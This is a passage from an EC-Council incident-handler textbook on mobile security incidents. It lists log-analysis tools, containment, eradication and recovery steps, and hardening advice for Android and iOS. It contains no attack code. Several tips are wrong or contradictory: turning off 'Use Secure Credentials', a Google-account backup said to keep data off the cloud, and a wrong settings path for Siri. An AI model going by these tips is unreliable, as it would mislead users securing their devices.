



Figure 10.26: Screenshot of LogRabbit console

Some additional tools for Android-based log analysis are as follows:

- Google Admin Toolbox Log Analyzer (*https://toolbox.googleapps.com*)
- logentries (*https://logentries.com*)
- SolarWinds® Loggly® (*https://www.loggly.com*)
- LogViewer (*https://github.com*)
- xLog (*https://github.com*)

## iOS-based Log Analysis Tools

- **Logentries**

  Source: *https://logentries.com*

  Logentries allows incident responders to check all application activities in real-time and drill into some specific events to understand their root cause. This tool supports logs from iOS devices in any format to track down user activities and interactions for efficient investigation during a security incident.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.27: Screenshot of Logentries dashboard

Some additional tools for iOS-based log analysis are as follows:

- Datadog (*https://www.datadoghq.com*)
- 3uTools (*http://www.3u.com*)
- OkCat (*https://github.com*)
- iDevice Panic Log Analyzer (*https://github.com*)
- JustLog (*https://github.com*)

## Containment of Mobile-based Security Incidents

After the detection of a mobile security incident, incident handlers should promptly take steps to stop it from spreading and reduce its impact. The following steps should be implemented by the IH&R team to prevent further damage:

- Isolate the mobile device by disconnecting it from the organizational network and shutting it down, if necessary, after acquiring its data.
- Reset the password of the bank, email, social media, and other online accounts that use multifactor authentication.
- Change the password of all cloud-based services.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Contact the phone provider to deactivate the old SIM card and block the phone number.
- Run malware detection tools to identify the affected applications.
- Remove or uninstall compromised applications.
- Gather all information such as apps installed, operating system version, and type of device.
- Check and delete browser cache, cookies, and history.
- Block all accounts related to the affected employee until the incident is resolved.
- Block unauthorized permission granted to the application and revoke the associated services.
- Utilize the remote wipe feature to remove malware from infected mobile devices.
- Reboot the mobile device into safe mode to isolate malicious applications.
- Block unwanted communication with the outside network.
- Stop vulnerable services and block access to company resources.
- Dispose compromised mobile devices safely without exposure to data theft.
- Perform security checkups to fix security issues in the mobile device and user account.

## Eradication of Mobile-based Security Incidents

Incident handlers should eradicate threats immediately after the detection of incidents. The eradication of mobile-based incidents involves different techniques to remove malware and ensure the security of critical data.

Listed below are some steps that can be followed by incident handlers to eradicate mobile-based security incidents:

- Perform repeated scans to completely remove malware from the organizational network and devices.
- Use remote wiping techniques to delete organizational data from devices.
- Patch the identified vulnerabilities in devices to prevent similar incidents.
- Run automated antivirus scans to remove malware.
- Uninstall strange or suspicious applications.
- Enable the lost device tracking service.
- Install mobile antivirus and security apps such as Norton Mobile Security, McAfee Mobile Security, and Kaspersky Antivirus & VPN.
- Enable built-in security features on both Android and iOS devices.
- Remove sensitive data from mobile devices before reissuing them to other users.
- Analyze the affected devices and build an eradication plan with zero or minimum integral damage to the organization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Delete saved webpages, passwords, and downloaded files to avoid reinfecting the device.
- Disable suspected add-on services, notifications, and browser extensions on the device.
- Turn off the device and switch to the safe/emergency mode to eradicate malware without triggering it.
- Delete temporary files and clear the recycle bin.
- Eliminate the impact of malware on other devices using the remote access feature.
- Control and limit access to applications or services used by employees.
- Reinstall the operating system or applications if the malware is persistent in nature.
- After removing malware, update applications and restore device functionalities.

## Recovery after Mobile-based Security Incidents

Incident responders should recover the functionalities of compromised devices after resolving an incident. The following are some steps to be followed by the IH&R team follow after a mobile-based security incident:

- Rebuild compromised systems and devices using known good or trusted backup.
- Utilize data recovery tools such as Recoverit to recover lost data.
- Ensure that all malware traces have been removed before restoration.
- Collect data from other external storage components of the device such as SIM cards and SD cards for further investigation.
- Use data restore features on devices such as the recovery mode and device firmware update (DFU) mode.
- Update the OS and antivirus software with the latest patches.
- Install advanced mobile threat prevention solutions such as Harmony Mobile.
- Enforce multifactor authentication mechanisms such as Google Authenticator or Authy instead of SMS authentication.
- Continuously monitor mobile operations for abnormal behavior.
- Reconnect the rebuilt devices to the network and install the latest patches.
- Remove any affected or suspicious mobile applications.
- Change or reset the password of all affected accounts.
- Restore mobile data from the cloud or local trusted backup.
- Check the functionalities of all restored mobile devices.
- Implement additional monitoring solutions to look for malicious activities originating from mobile devices.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Best Practices against Mobile-based Security Incidents

Incident handlers and mobile users can implement the following best practices to protect mobile devices connected to corporate networks:

- Do not load too many applications and avoid auto-upload of photos to social networks.
- Perform security assessment of the application architecture.
- Maintain configuration control and management.
- Install applications from trusted application stores.
- Securely wipe or delete data when disposing a device.
- Do not share information within GPS-enabled apps unless necessary.
- Never connect two separate networks (such as Wi-Fi and Bluetooth) simultaneously.
- Disable wireless access (such as Wi-Fi and Bluetooth) if not in use.
  - Ensure that your Bluetooth is "off" by default. Turn it on only when necessary.
  - Disable wireless access (such as Wi-Fi and Bluetooth) if not in use to avoid illegal wireless access to the device.
  - Disable sharing/tethering Internet connections over Wi-Fi and Bluetooth when not in use.
- **Use Passcode**
  - Configure a strong passcode with the maximum possible length to gain access to your mobile devices.
  - Set an idle timeout to automatically lock the phone when not in use.
  - Enable the lockout/wipe feature after a certain number of attempts.
  - Consider an eight-character complex passcode.
  - Thwart passcode guessing: set erase data to ON.
- **Update OS and Apps**
  - Update the OS and apps to keep them secure.
  - Apply software updates when new releases are available.
  - Perform regular software maintenance.
- **Enable Remote Management**
  - In an enterprise environment, use MDM software to secure, monitor, manage, and support mobile devices deployed across the organization.
- **Do Not Allow Rooting or Jailbreaking**
  - Ensure that your MDM solutions prevent or detect rooting/jailbreaking.
  - Include this clause in your mobile security policy.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Use Remote Wipe Services**
  - Use remote wipe services such as Find My Device (Android) or Find My iPhone (Apple iOS) to locate your device if its lost or stolen.
  - Report a lost or stolen device to IT so that they can disable certificates and other access methods associated with the device.
- **Encrypt Storage**
  - If supported, configure your mobile device to encrypt its storage with hardware encryption.
  - Use device encryption and patch applications.
  - Encrypt the device and backups.
- **Perform Periodic Backup and Synchronization**
  - Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization.
  - (Android) Perform back up on your Google account so that sensitive enterprise data are not backed up on the cloud.
  - Control the location of backups.
  - Encrypt backups.
  - Keep sensitive data off shared mobile devices. If enterprise information is locally stored on a device, this device should not be openly shared.
  - Limit logging data stored on the device.
  - Use a secure data-transfer utility or encrypt data in transit to or from the device to ensure confidentiality and data integrity.
- **Filter E-mail Forwarding Barriers**
  - Filter emails by configuring server-side settings in the corporate email system.
  - Use commercial data loss prevention filters.
  - Prevent local caching of emails.
- **Configure Application Certification Rules**
  - Allow only signed applications to install or execute.
  - Configure wireless services to ask to join networks.
  - Sandbox applications and data.
  - Enable auto-lock and set the timeout to 1 min.
  - Consider the privacy implications before enabling location-based services and limit usage to trusted applications.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure location services to disable location tracking in applications with whom you do not want to share your location.
- Configure to disable notification viewing in the locked state for applications that could display sensitive data.

- **Reinforce Browser Permission Rules**
  - Implement strict browser permission rules according to the company's security policies to avoid attacks.
- **Design and Implement Mobile Device Policies**
  - Set a policy that defines the accepted usage, level of support, and type of information access permitted on different devices.

Some additional best practices for securing mobile devices are listed below:

- Implement MDM, enterprise mobility management (EMM), or unified endpoint management (UEM) solutions based on organizational requirements.
- Apply security filters on incoming data, including emails and messages.
- Revoke unnecessary permissions to applications.
- Permanently delete all data before discarding the device.
- Apply geofencing on company-owned devices.

## Best Practices for Securing Android Devices

The following best practices can be implemented to protect Android devices and their data from mobile-based security incidents:

- Enable screen lock on your Android phone.
- Never root your Android device.
- Download apps only from official Android markets.
- Keep your device updated with Google Android anti-virus software.
- Do not directly download APKs.
- Regularly update the OS.
- Use free protector Android apps wherein passwords can be assigned to access text messages or email accounts.
- Enable encryption on your Android device to enhance its security.
- Lock the apps containing private information to prevent others from viewing them using apps such as AppLock.
- Before installing an app from Google Play, read the required permissions and ensure its credibility; moreover, go through its ratings and reviews.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Create multiple accounts if you share your Android tablet with others to protect the privacy of each user.
- Enable GPS on your Android device to track it if it gets lost or stolen.
- Use third-party applications such as Lookout Mobile Security to remotely wipe confidential data from your Android device when it is lost or stolen.
- Turn off the following features:
  - "**Visible Passwords**"—prevents displaying passwords on screen.
  - "**Use Secure Credentials**"—prevents applications from accessing secure certificates and credentials.
  - "**Wi-Fi**"—ensures that you do not inadvertently connect to a wireless network when you do not wish to.
  - "**Lock Screen Notifications**"—ensures that no one can access notifications when the phone is locked.
  - "**Location Permission**"—prevents location sharing with unwanted or suspicious applications.
- Uninstall apps that invade your privacy.
- Encrypt all Internet traffic through VPN services such as ExpressVPN and VyprVPN for Android.
- Block all ads displayed by apps.
- Enable two-step verification on your Android mobile device.
- Disable features such as SmartLock instead of passwords and the auto sign-in functionality.
- Install password manager apps such as LastPass to manage passwords securely.
- Enable the screen pinning option to securely access Android apps.
- Ensure that your smartphone vendor issues long-term Android security patches.
- Back up sensitive information such as contacts and documents in the cloud to ensure quick data recovery in case of a security incident.
- Restrict hardware connections to transfer files to unsafe devices or PCs.
- Do not reveal too much personal information while signing up for an application or service.
- Ensure that Google Play Protect is always active to detect suspicious app behavior.
- Enable the "safe browsing" feature in the browser to enhance protection.
- Activate the "Lockdown Mode" feature from the phone's lock settings to enhance protection.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Best Practices for Security iOS Devices

The following are the best practices for securing iOS devices and their data from mobile-based security incidents:

- Enable the **Passcode Lock** feature in your iPhone. For this, go to **Settings → Face ID & Passcode Lock**, and click on **Turn Passcode On.**
- Set separate passcodes for applications containing sensitive data.
- Disable Javascript and add-ons from the web browser.
- Always download applications from **Apple App Store.**
- Set **Auto-Lock Timeout** to lock the phone after a specified period. To do this, go to **Settings → Display & Brightness → Auto-Lock.**
- Use iOS devices on a secured and protected Wi-Fi network.
- Do not store sensitive data on client-side database.
- Do not access web services on compromised network.
- Do not open links or attachments from unknown sources.
- Deploy only trusted third-party applications on iOS devices.
- Change the default iPhone root password from alpine.
- Do not jailbreak or root your device if used within enterprise environments.
- Configure Find My iPhone and use it to wipe lost or stolen devices.
- Enable jailbreak detection and protect access to AppleID and Google accounts, which are tied to sensitive data.
- Disable iCloud services to ensure that sensitive enterprise data are not backed up on the cloud (note that cloud services can back up documents, account information, settings, and messages).
- Enable the **Ask to Join Networks** function; this prevents mobile devices from randomly connecting to the available Wi-Fi networks. For this, go to **Settings → Wi-Fi → Ask to Join Networks.**
- Regularly update your device OS with security patches released by Apple. To receive updates, connect to App Store. For iOS, updates can be received via **Settings → General → Software Update.**
- Enable the Erase Data feature on your iPhone to erase all data and settings after 10 attempts. Go to **Settings → Face ID & Passcode → Erase Data.**
- Disable the **Voice Dial** feature on iPhone to prevent attackers from accessing the phone without entering a passcode. Go to **Settings → Face ID & Passcode** and set **Turn Voice Dial** to **OFF.**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Delete **Keyboard Cache** from your iPhone to remove the recorded keystrokes. To do this, go to **General → Transfer or Reset iPhone → Reset**, tap on **Reset Keyboard Dictionary**, and click on **Confirm** on the warning screen.
- Disable **Geotagging** (storage of location-based data in images) on your iPhone. To do this, go to **Settings → Privacy → Location Services** and toggle **Camera** to **OFF.**
- Enable **Safari's Privacy and Security Settings** on your iPhone. Go to **Settings → Safari**. Here, you can perform the following actions: Enable Block Pop-ups, Disable Passwords and AutoFill, Enable Fraudulent Website Warning, Block cookies, Clear History and Website data, etc.
- Enable the **Do Not Track** feature to keep your web browsing private. Go to **Settings → Safari →** and enable the **Do Not Track** option.
- Disable Bluetooth when not in use. Go to **Settings → Bluetooth** and toggle it to **OFF.**
- Disable Wi-Fi when not in use. Go to **Settings → Wi-Fi** and toggle it to **OFF.**
- Disable Apple's personal assistant Siri. Go to **Settings → Transfer or Reset iPhone** and toggle "**Allow access when locked**" to **OFF**.
- Disable the autofill option in Safari. Go to **Settings → Safari → AutoFill** and toggle it to **OFF.**
- Use two-factor authentication. Go to **Settings → Your Apple ID → Password & Security**, enter your password, and toggle "**Turn Two-Factor Authentication**" to **ON.**
- Install VPN software to encrypt Internet traffic.
- Install vault apps to hide critical data stored on your iOS mobile device.
- Reset connections by navigating to **Settings → General → Transfer or Reset iPhone → Reset** if suspicious activities are found.
- Control the information shared with Apple from the Privacy page. Navigate to **Settings → Privacy → Analytics & Improvements** and set the options to off or on to control information sharing.
- To avoid attackers from juice jacking a device, carry a portable charger in case of emergencies or use a data blocker that only connects to the power lanes of the USB cable.
- To block advertising in iOS applications, navigate to **Settings → Privacy → Apple Advertising** and toggle off the **Personalized Ads** option to limit ad tracking.
- To prevent a locked device from revealing sensitive data, navigate to **Settings → Notifications → Show Previews** and click on **Never** to turn off lock-screen notifications.
- Prevent other people from using your devices and accessing your information by utilizing strong six-digit passcodes, Touch ID, and Face ID.
- The secure boot chain, system security, and app security features help in ensuring that only trusted code and apps run on the device.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Update apps automatically to fix vulnerabilities. Navigate to **Settings → App Store** and toggle on the **Automatic Downloads** and **App Updates** options.
- Enable the **Lockdown Mode** feature to disable several vulnerable phone features and prevent the device from spyware. Go to **Settings → Privacy & Security → Lockdown Mode** and select **Turn on Lockdown Mode**.
- Use the **Safety Check** feature to quickly reset all data and location access shared with other people. **Go to Settings → Privacy & Security → Safety Check**.
- Use passkeys when signing into a website or application to protect from phishing, malware, and other attacks.
- To prevent mail activity from revealing sensitive data, go to **Settings → Mail → Privacy Protection** and turn on **Protect Mail Activity**.

**Note**: The paths for enabling/disabling respective features may vary based on the iOS version or device used.

## Android Security Tools

- **ESET Mobile Security Antivirus**

  Source: *https://www.eset.com*

  ESET Mobile Security Antivirus provides comprehensive protection for Android smartphone and tablet users. It has built-in programs to identify lost or stolen Android devices. The tool secures Android devices against cybersecurity threats such as viruses, Trojans, and phishing. It also provides an extra layer of protection when users access financial apps to transfer money.

